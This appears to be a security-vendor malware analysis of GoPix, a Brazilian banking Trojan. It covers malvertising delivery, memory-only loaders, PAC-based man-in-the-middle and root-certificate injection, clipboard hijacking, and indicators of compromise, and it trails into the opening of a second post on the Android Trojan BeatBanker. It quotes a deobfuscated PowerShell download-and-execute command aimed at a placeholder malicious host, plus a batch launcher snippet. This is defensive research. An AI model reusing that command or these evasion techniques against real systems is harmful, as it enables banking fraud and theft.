Reading view

Free real estate: GoPix, the banking Trojan living off your memory

Introduction

GoPix is an advanced persistent threat targeting Brazilian financial institutions’ customers and cryptocurrency users. It represents an evolved threat targeting internet banking users through memory-only implants and obfuscated PowerShell scripts. It evolved from the RAT and Automated Transfer System (ATS) threats that were used in other malware campaigns into a unique threat never seen before. Operating as a LOLBin (Living-off-the-Land Binary), GoPix exemplifies a sophisticated approach that integrates malvertising vectors via platforms such as Google Ads to compromise prominent financial institutions’ customers.

Our extensive analysis reveals GoPix’s capabilities to execute man-in-the-middle attacks, monitor Pix transactions, Boleto slips, and manipulate cryptocurrency transactions. The malware strategically bypasses security measures implemented by financial institutions while maintaining persistence and employing robust cleanup mechanisms to challenge Digital Forensics and Incident Response (DFIR) efforts.

GoPix has reached a level of sophistication never before seen in malware originating in Brazil. It’s been over three years since we first identified it, and it remains highly active. The threat is recognized for its stealthy methods of infecting victims and evading detection by security software, using new tricks to stay operable.

The threat differs in its behavior from the RATs already seen in other Brazilian families, such as Grandoreiro. GoPix uses C2s with a very short lifespan, which stay online only for a few hours. In addition, the attackers behind this threat abuse legitimate anti-fraud and reputation services to perform targeted delivery of its payload and ensure that they have not infected a sandbox or system used in analysis. They handpick their victims, financial bodies of state governments and large corporations.

The campaign leverages a malvertisement technique which has been active since December 2022. The strategic use of multiple obfuscation layers and a stolen code signing certificate showcases GoPix’s ability to evade traditional security defenses and steal and manipulate sensitive financial data.

The Brazilian group behind GoPix is clearly learning from APT groups to make malware persistent and hide it, loading its modules into memory, keeping few artifacts on disk, and making hunting with YARA rules ineffective for capturing them. The malware can also switch between processes for specific functionalities, potentially disabling security software, as well as executing a man-in-the-middle attack with a previously unseen technique.

Initial infection

Initial infection is achieved through malvertising campaigns. The threat actors in most cases use Google Ads to spread baits related to popular services like WhatsApp, Google Chrome, and the Brazilian postal service Correios and lure victims to malicious landing pages.


We have been monitoring this threat since 2023, and it continues to be very active for the time being.

GoPix malware campaign detections (download)

The initial infection vector is shown below:

Initial infection vector

Initial infection vector

When the user ends up on the GoPix landing page, the malware abuses legitimate IP scoring systems to determine whether the user is a target of interest or a bot running in malware analysis environments. The initial scoring is done through a legitimate anti-fraud service, with a number of browser and environment parameters sent to this service, which returns a request ID. The malicious website uses this ID to check whether the user should receive the malicious installer or be redirected to a harmless dummy landing page. If the user is not considered a valuable target, no malware is delivered.

Website shown if the user is detected as a bot or sandbox

Website shown if the user is detected as a bot or sandbox

However, if the victim passes the bot check, the malicious website will query the check.php endpoint, which will then return a JSON response with two URLs:

JSON response from a malicious endpoint

JSON response from a malicious endpoint

The victim will then be presented with a fake webpage offering to download advertised software, this being the malicious “WhatsApp Web installer” in the case at hand. To decide which URL the victim will be redirected to, another check happens in the JavaScript code for whether the 27275 port is open on localhost.

WebSocket request to check if the port is open

WebSocket request to check if the port is open

This port is used by the Avast Safe Banking feature, present in many Avast products, which are very popular in countries like Brazil. If the port is open, the victim is led to download the first-stage payload from the second URL (url2). It is a ZIP file containing an LNK file with an obfuscated PowerShell designed to download the next stage. If the port is closed, the victim is redirected to the first URL (url), which offers to download a fake WhatsApp executable NSIS installer.
At first, we thought this detection could lead the victim to a potential exploit. However, during our research, we discovered that the only difference was that if Avast was installed, the victim was led to another infection vector, which we describe below.

Malware delivered through a malicious website

Malware delivered through a malicious website

Infection chain

First-stage payload

If no Avast solution is installed, an executable NSIS installer file is delivered to the victim’s device. The attackers change this installer frequently to avoid detection. It’s digitally signed with a stolen code signing certificate issued to “PLK Management Limited”, also used to sign the legitimate “Driver Easy Pro” software.

Stolen certificate used to sign the malicious installer

Stolen certificate used to sign the malicious installer

The purpose of the NSIS installer is to create and run an obfuscated batch file, which will use PowerShell to make a request to the malicious website for the next-stage payload.

NSIS installer code creating a batch file

NSIS installer code creating a batch file

However, if the 27275 port is open, indicating the victim has an Avast product installed, the infection happens through the second URL. The victim is led to download a ZIP file with an LNK file inside. This shortcut file contains an obfuscated command line.

Obfuscated command line inside the LNK

Obfuscated command line inside the LNK

Deobfuscated command line:

WindowsPowerShell\v10\powershell (New-Object NetWebClient)UploadString("http://MALICIOUS/1/","tHSb")|$env:E -

The purpose of this command line is to download and execute the next-stage payload from the malicious URL referenced above.

It’s highly likely this method is used because Avast Safe Browser blocks direct downloads of executable files, so instead of downloading the executable NSIS installer, a ZIP file is delivered.

Once the PowerShell command from either the LNK or EXE file is executed, GoPix executes yet another obfuscated PowerShell script that is remotely retrieved (in the GoPix downloader image below, it’s defined as “PowerShell Script”).

GoPix delivery chain

GoPix delivery chain

Initial PowerShell script

This script’s purpose is to collect system information and send it to the GoPix C2. Upon doing so, the script obtains a JSON file containing GoPix modules and a configuration that is saved on the victim’s computer.

System information collection

System information collection

The information contained within this JSON is as follows:

  • Folder and file names to be created under the %APPDATA% directory
  • Obfuscated PowerShell script
  • Encrypted PowerShell script ps
  • Malicious code implant sc containing encrypted GoPix dropper shellcode, GoPix dropper, main payload shellcode and main GoPix implant
  • GoPix configuration file pf

Once these files are saved, an additional batch file is also created and executed. Its purpose is to launch the obfuscated PowerShell script.

PSExecutionPolicyPreference=Unrestricted
powershell -File "$scriptPath"
exit

Obfuscated PowerShell script

Upon execution, the obfuscated PowerShell script decrypts the encrypted PowerShell script ps, starts another PowerShell instance, and passes the decrypted script through its stdin, so that the decrypted script is never loaded to disk.

Deobfuscated PowerShell script

Deobfuscated PowerShell script

Decrypted PowerShell script “ps”

The purpose of this memory-only PowerShell script is to perform an in-memory decryption of the GoPix dropper shellcode, GoPix dropper, main payload shellcode and main GoPix malware implant into allocated memory. After that, it creates a small piece of shellcode within the PowerShell process to jump to the GoPix dropper shellcode previously decrypted.

PowerShell script shellcode jumps to the malware loader shellcode

PowerShell script shellcode jumps to the malware loader shellcode

The GoPix dropper shellcode is built for either the x86 or x64 architecture, depending on the victim’s computer.

Building the GoPix shellcode depending on the targeted architecture

Building the GoPix shellcode depending on the targeted architecture

Shellcode


This shellcode is bundled with the malware and stays in encrypted form on disk. It is utilized at two separate stages of the infection chain: first to launch the GoPix dropper and subsequently to execute the main GoPix malware. We’ve observed two versions of this shellcode. The main difference is the old one resolves API addresses by their names, while the latest one employs a hashing algorithm to determine the address of a given API. The API hash calculation begins by generating a hash for the DLL name, and this resulting hash is then used within the function name to compute the final API hash.

The old sample (left) used stack strings with API names. The new sample (right) uses the API hashing obfuscation technique

The old sample (left) used stack strings with API names. The new sample (right) uses the API hashing obfuscation technique

The first time GoPix is dropped into memory through PowerShell, its structure is as follows:

  1. Memory dropper shellcode
  2. Memory dropper DLL
  3. Main payload shellcode
  4. Main payload DLL

Both DLLs have their MZ signature erased, which helps to evade detection by memory dumping tools that scan for PE files in memory.

MZ signature zeroed

MZ signature zeroed

GoPix dropper

When the main function from the dropper is called, it verifies if it is running within an Explorer.exe process; if not, it will terminate. It then sequentially checks for installed browsers — Chrome, Firefox, Edge, and Opera — retrieving the full path of the first detected browser from the registry key SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths. A significant difference from previously analyzed droppers is that this version encrypts each string using a unique algorithm.

After selecting the browser, the dropper uses direct syscalls to launch the chosen browser process in a suspended state. This allows it to inject the main GoPix shellcode and its parameters into the process. The injected shellcode is tasked with extracting and loading the main GoPix implant directly into memory, subsequently calling its exported main function. The parameters passed include the number 1, to trigger the main GoPix function, and the current Process ID, which is that of Explorer.exe.

The dropper uses a syscall instruction and calls the GoPix in-memory implant's main function

The dropper uses a syscall instruction and calls the GoPix in-memory implant’s main function

Main GoPix implant

Clipboard stealing functionality

Boleto bancário was added as one of the targets to the malware’s clipboard stealing and replacing feature. Boleto is a popular payment method in Brazil that functions similarly to an invoice, being the second most popular payment system in the country. It is a standardized document that includes important payment information such as the amount due, due date, and details of the payee. It features a typeable line, which is a sequence of numbers that can be entered in online banking applications to pay. This line is what GoPix targets with its functionality. An example of such a line is “23790.12345 60000.123456 78901.234567 8 76540000010000”.

Boleto bancário targeted in clipboard-stealing functionality

Boleto bancário targeted in clipboard-stealing functionality

When GoPix detects a Pix or Boleto transaction, it simply sends this information to the C2. However, when a Bitcoin or Ethereum wallet is copied to the clipboard, the malware replaces the address with one belonging to the threat actor.

Unique man-in-the-middle attack

PAC (Proxy AutoConfig) files are nothing new; they’ve been used by Brazilian criminals for over two decades, but GoPix takes this to another level. While in the past, criminals used PAC files to redirect victims to a fake phishing page, the purpose of the PAC file in GoPix attacks is to manipulate the traffic while the user navigates the legitimate financial website.

In order to hide which site GoPix wants to intercept, it uses a CRC32 algorithm in the host field of the PAC file. It is formatted on the fly using a pf configuration file: the items in it determine which proxy the victim will be redirected to. To hide its malicious proxy server, once a connection is opened to the proxy server, the malware enumerates all connections and finds the process that initiated it. It then takes the process executable name CRC32C checksum and compares it with a hardcoded list of browsers’ CRC checksums. If it doesn’t match a known browser, the malware simply terminates the connection.

PAC file excerpt

PAC file excerpt

To uncover GoPix targets, we compiled a list of many Brazilian financial institution domains and subdomains, computed their CRC32 checksums, and compared them against GoPix hardcoded values. The table below shows each CRC32 and its target.

CRC32 Target
8BD688E8 local
8CA8ACFF www2.banco********.com.br
AD8F5213 autoatendimento.********.com.br
105A3F17 www2.****.com.br
B477FE70 internetbanking.*******.gov.br
785F39C2 loginx.********.br
C72C8593 internetpf.*****.com.br
75E3C3BA internet.*****.com.br
FD4E6024 internetbanking.*******.com.br

HTTPS interception

Since every communication is encrypted via HTTPS, GoPix bypasses this by injecting a trusted root certificate into the memory of a web browser while on the victim’s machine. This allows the attacker to sniff and even manipulate the victim’s traffic. We have found two certificates across GoPix samples, one that expired in January 2025 and another created in February 2025 that is set to expire in February 2027.

GoPix trusted root certificate

GoPix trusted root certificate

Conclusion

With the ability to load its memory-only implant that employs a malicious Proxy AutoConfig (PAC) file and an HTTP server to execute an unprecedented man-in-the-middle attack, GoPix is by far the most advanced banking Trojan of Brazilian origin. The injection of a trusted root certificate into the browser enhances its ability to intercept and manipulate sensitive financial data while maintaining its stealth profile, as the malicious certificate is not visible to operating system tools. Additionally, GoPix has expanded its clipboard monitoring capability by adding Boleto slips to its arsenal, which already includes Pix transactions and cryptowallets addresses.

This is a sophisticated threat, with multiple layers of evasion, persistence, and functionality. The investigation into the malware’s shellcode, dropper, and main module uncovered intricate mechanisms, including process jumping to leverage specific functionalities across processes. This technique, combined with robust string encryption methods applied to both the dropper and main payload, indicates that the threat actor has gone to great lengths to hinder detection. Interestingly enough, attackers adopted the use of a legitimate commercial anti-fraud service to pre-qualify their targets, aiming to avoid sandboxes and security researchers’ investigations. Additionally, the persistence and cleanup mechanisms implemented by the malware enhance its durability during incident response efforts, with very short C2 lifespans.

For further information on GoPix and all technical details, please contact crimewareintel@kaspersky.com.

Kaspersky’s products detect this threat as HEUR:Trojan-Banker.Win64.GoPix, Trojan.PowerShell.GoPix, and HEUR:Trojan-Banker.OLE2.GoPix.

Indicators of compromise

EB0B4E35A2BA442821E28D617DD2DAA2 – NSIS installer
C64AE7C50394799CE02E97288A12FFF – ZIP archive with an LNK file
D3A17CB4CDBA724A0021F5076B33A103 – Malware dropper
28C314ACC587F1EA5C5666E935DB716C – Main payload

Malicious Certificate Thumbprint
<Name(CN=Root CA 2024)> f110d0bd7f3bd1c7b276dc78154dd21eef953384
<Name(CN=Root CA 2025)> 1b1f85b68e6c9fde709d975a186185c94c0faa51

C2
paletolife[.]com

Domains and IPs
https://correioez0ubcfht9i3.lovehomely[.]com/
https://correiotwknx9gu315h.lovehomely[.]com/
http://webmensagens4bb7[.]com/
https://mydigitalrevival[.]com/get.php
http://b3d0[.]com/1/
http://4a3d[.]com/1/
http://9de1[.]com/1/
http://ef0h[.]com/1/
http://yogarecap[.]com/1/


  •  

BeatBanker: A dual‑mode Android Trojan

Recently, we uncovered BeatBanker, an Android‑based malware campaign targeting Brazil. It spreads primarily through phishing attacks via a website disguised as the Google Play Store. To achieve their goals, the malicious APKs carry multiple components, including a cryptocurrency miner and a banking Trojan capable of completely hijacking the device and spoofing screens, among other things. In a more recent campaign, the attackers switched from the banker to a known RAT.

This blog post outlines each phase of the malware’s activity on the victim’s handset, explains how it ensures long‑term persistence, and describes its communication with mining pools.

Key findings:

  • To maintain persistence, the Trojan employs a creative mechanism: it plays an almost inaudible audio file on a loop so it cannot be terminated. This inspired us to name it BeatBanker.
  • It monitors battery temperature and percentage, and checks whether the user is using the device.
  • At various stages of the attack, BeatBanker disguises itself as a legitimate application on the Google Play Store and as the Play Store itself.
  • It deploys a banker in addition to a cryptocurrency miner.
  • When the user tries to make a USDT transaction, BeatBanker creates overlay pages for Binance and Trust Wallet, covertly replacing the destination address with the threat actor’s transfer address.
  • New samples now drop BTMOB RAT instead of the banking module.

Initial infection vector

